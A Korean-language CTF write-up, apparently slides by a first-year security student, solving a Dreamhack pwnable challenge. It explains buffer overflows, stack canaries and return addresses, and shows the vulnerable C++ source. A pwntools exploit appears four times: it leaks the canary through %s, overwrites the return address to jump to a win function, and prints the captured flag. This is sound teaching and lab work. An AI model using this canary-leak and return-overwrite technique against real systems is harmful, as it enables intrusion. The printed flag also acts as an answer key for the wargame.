pwnable

사죄의 그랜절

버퍼 오버플로우 · 카나리 · 리턴 어드레스 · 문제 풀이

보안과 1학년 이민호

목차


1 개념설명

2 문제 풀이

개념설명

Buffer Overflow

정해진 공간(100칸)보다 많이(130칸) 넣으면, 넘친 데이터가 **바로 뒤의 카나리·리턴 주소까지 덮는다**.




```
char a[100];   read(0, a, 130);   // 100칸 공간에 130칸 입력
```

개념설명

Canary

변수와 리턴 주소 사이에 놓인 **8바이트 랜덤 비밀값**. 함수가 끝날 때 값이 바뀌어 있으면 프로그램을 즉시 종료한다.



끝이 00인 이유 — 문자열 출력(%s)은 00을 만나면 멈추므로, 카나리가 유출되지 않도록 하는 것이다. **근데 이번 문제는 그 점을 거꾸로 이용해 쉽게 우회한다.**

개념설명

Return Address

함수가 끝나고 **돌아갈 주소**. 이 값을 덮으면, 함수가 끝나는 순간 **내가 원하는 함수로 점프**시킬 수 있다.

정상

함수 종료 → **return address** 를 따라 원래 자리로 복귀

공격

return address 를 **악성코드나 쉘(Shell)실행 코드**로 덮으면 → 악성코드나 쉘(Shell) 실행

문제 설명

문제 설명

이번에도 문제를 만들며 실수를 해버린 밥먹고시프다

따라서 우리는 가장 올바른 방법으로 그랜절을 시켜야 한다!

프로그램에 나만의 그랜절 하는 법을 입력하면 이것이 옳바른 그랜절 방법인지

확인받을 수 있다.

조건이 이상하긴 한데...

Translate

Flag 입력

플래그 형식을 참고하여 정답을 입력해주세요

제출하기

이미 해결한 문제입니다. 플래그를 다시 제출해도 워게임 점수나 랭킹 등에는 영향을 미치지 않습니다.

censored_chall.cpp

```cpp
int main() {
  char a[100];
  while (1) {
    read(0, a, 130);                  // 오버플로우
    printf("%s\nconfirm(o/x)", a);    // %s 로 카나리 leak
    read(0, check, 2);
    if (check[0]=='o') {
          checkway(a[1]);
          return 0;
    }
    else if (check[0]=='x') {
          printf("one more chance");
    }
    else if (check[0]=='g') {
          cout<<"gg?";
          return 0;
    }
    memset(a, 0, sizeof(a));

}

void checkway(char b){
  if (b=='a' && 1==0)
          correctgranjul();
}
void correctgranjul()
{ cout<<"flag: DH{...}"; }  // 0x4013c0
```

1 **1차 입력 — 카나리 leak**

랜덤한 카나리를 먼저 알아낸다

2 **x 입력 — 기회를 한 번 더**

return 없이 루프를 돌아 재입력

3 **2차 입력 — 리턴 주소 덮기**

카나리 유출 + correctgranjul(주소)

4 **g 입력 — flag 획득**

함수를 끝내 덮은 주소로 점프

문제 풀이

ex.py

```python
from pwn import *

p = remote('host3.dreamhack.games', 12100)
e = ELF('./chall')

# 1) 카나리 leak
p.send(b'A'*105)
p.recvuntil(b'A'*105)
canary = u64(b'\x00' + p.recv(7))

# 2) x 입력 -> 한번 더 입력가능
p.recvuntil(b'(o/x)')
p.sendline(b'x')

# 3) 페이로드로 리턴 주소 덮기
payload  = b'A'*104
payload += p64(canary)
payload += b'B'*8
payload += p64(0x4013c0)
p.sendlineafter(b'---...\n', payload)

# 4) g 입력 -> flag
p.recvuntil(b'(o/x)')
p.sendline(b'g')
print(p.recvall(timeout=2))
```

문제 풀이

```python
from pwn import *

p = remote('host3.dreamhack.games', 12100)
e = ELF('./chall')

# 1) 카나리 leak
p.send(b'A'*105)
p.recvuntil(b'A'*105)
canary = u64(b'\x00' + p.recv(7))

# 2) x 입력 -> 한번 더 입력 가능
p.recvuntil(b'(o/x)')
p.sendline(b'x')

# 3) 페이로드로 리턴 주소 덮기
payload  = b'A'*104
payload += p64(canary)
payload += b'B'*8
payload += p64(0x4013c0)
p.sendlineafter(b'---...\n', payload)

# 4) g 입력 -> flag
p.recvuntil(b'(o/x)')
p.sendline(b'g')
print(p.recvall(timeout=2))
```

문제 풀이

ex.py

```python
from pwn import *

p = remote('host3.dreamhack.games', 12100)
e = ELF('./chall')

# 1) 카나리 leak
p.send(b'A'*105)
p.recvuntil(b'A'*105)
canary = u64(b'\x00' + p.recv(7))

# 2) x 입력 -> 기회 한 번 더
p.recvuntil(b'(o/x)')
p.sendline(b'x')

# 3) 페이로드로 리턴 주소 덮기
payload  = b'A'*104
payload += p64(canary)
payload += b'B'*8       # rbp
payload += p64(0x4013c0)
p.sendlineafter(b'------\n', payload)

# 4) g 입력 -> flag
p.recvuntil(b'(o/x)')
p.sendline(b'g')
print(p.recvall(timeout=2))
```

문제 풀이

```python
from pwn import *

p = remote('host3.dreamhack.games', 12100)
e = ELF('./chall')

# 1) 카나리 leak
p.send(b'A'*105)
p.recvuntil(b'A'*105)
canary = u64(b'\x00' + p.recv(7))

# 2) x 입력 -> 기회 한 번 더
p.recvuntil(b'(o/x)')
p.sendline(b'x')

# 3) 페이로드로 리턴 주소 덮기
payload  = b'A'*104
payload += p64(canary)
payload += b'B'*8
payload += p64(0x4013c0)
p.sendlineafter(b'---...\n', payload)

# 4) g 입력 -> flag
p.recvuntil(b'(o/x)')
p.sendline(b'g')
print(p.recvall(timeout=2))
```

g 입력 → `return 0` → 미리 덮어 둔 리턴 주소(correctgranjul)로 점프 → 플래그 출력

실제 획득한 flag

```
    b'g\n'
[+] Receiving all data: Done (50B)
[DEBUG] Received 0x32 bytes:
    b'gg?flag: DH{lets_check_d0ck3rfile_n_B_grAnjul-3d}\n'
[*] Closed connection to host3.dreamhack.games port 12100
b'gg?flag: DH{lets_check_d0ck3rfile_n_B_grAnjul-3d}\n'
```

감사합니다

Q & A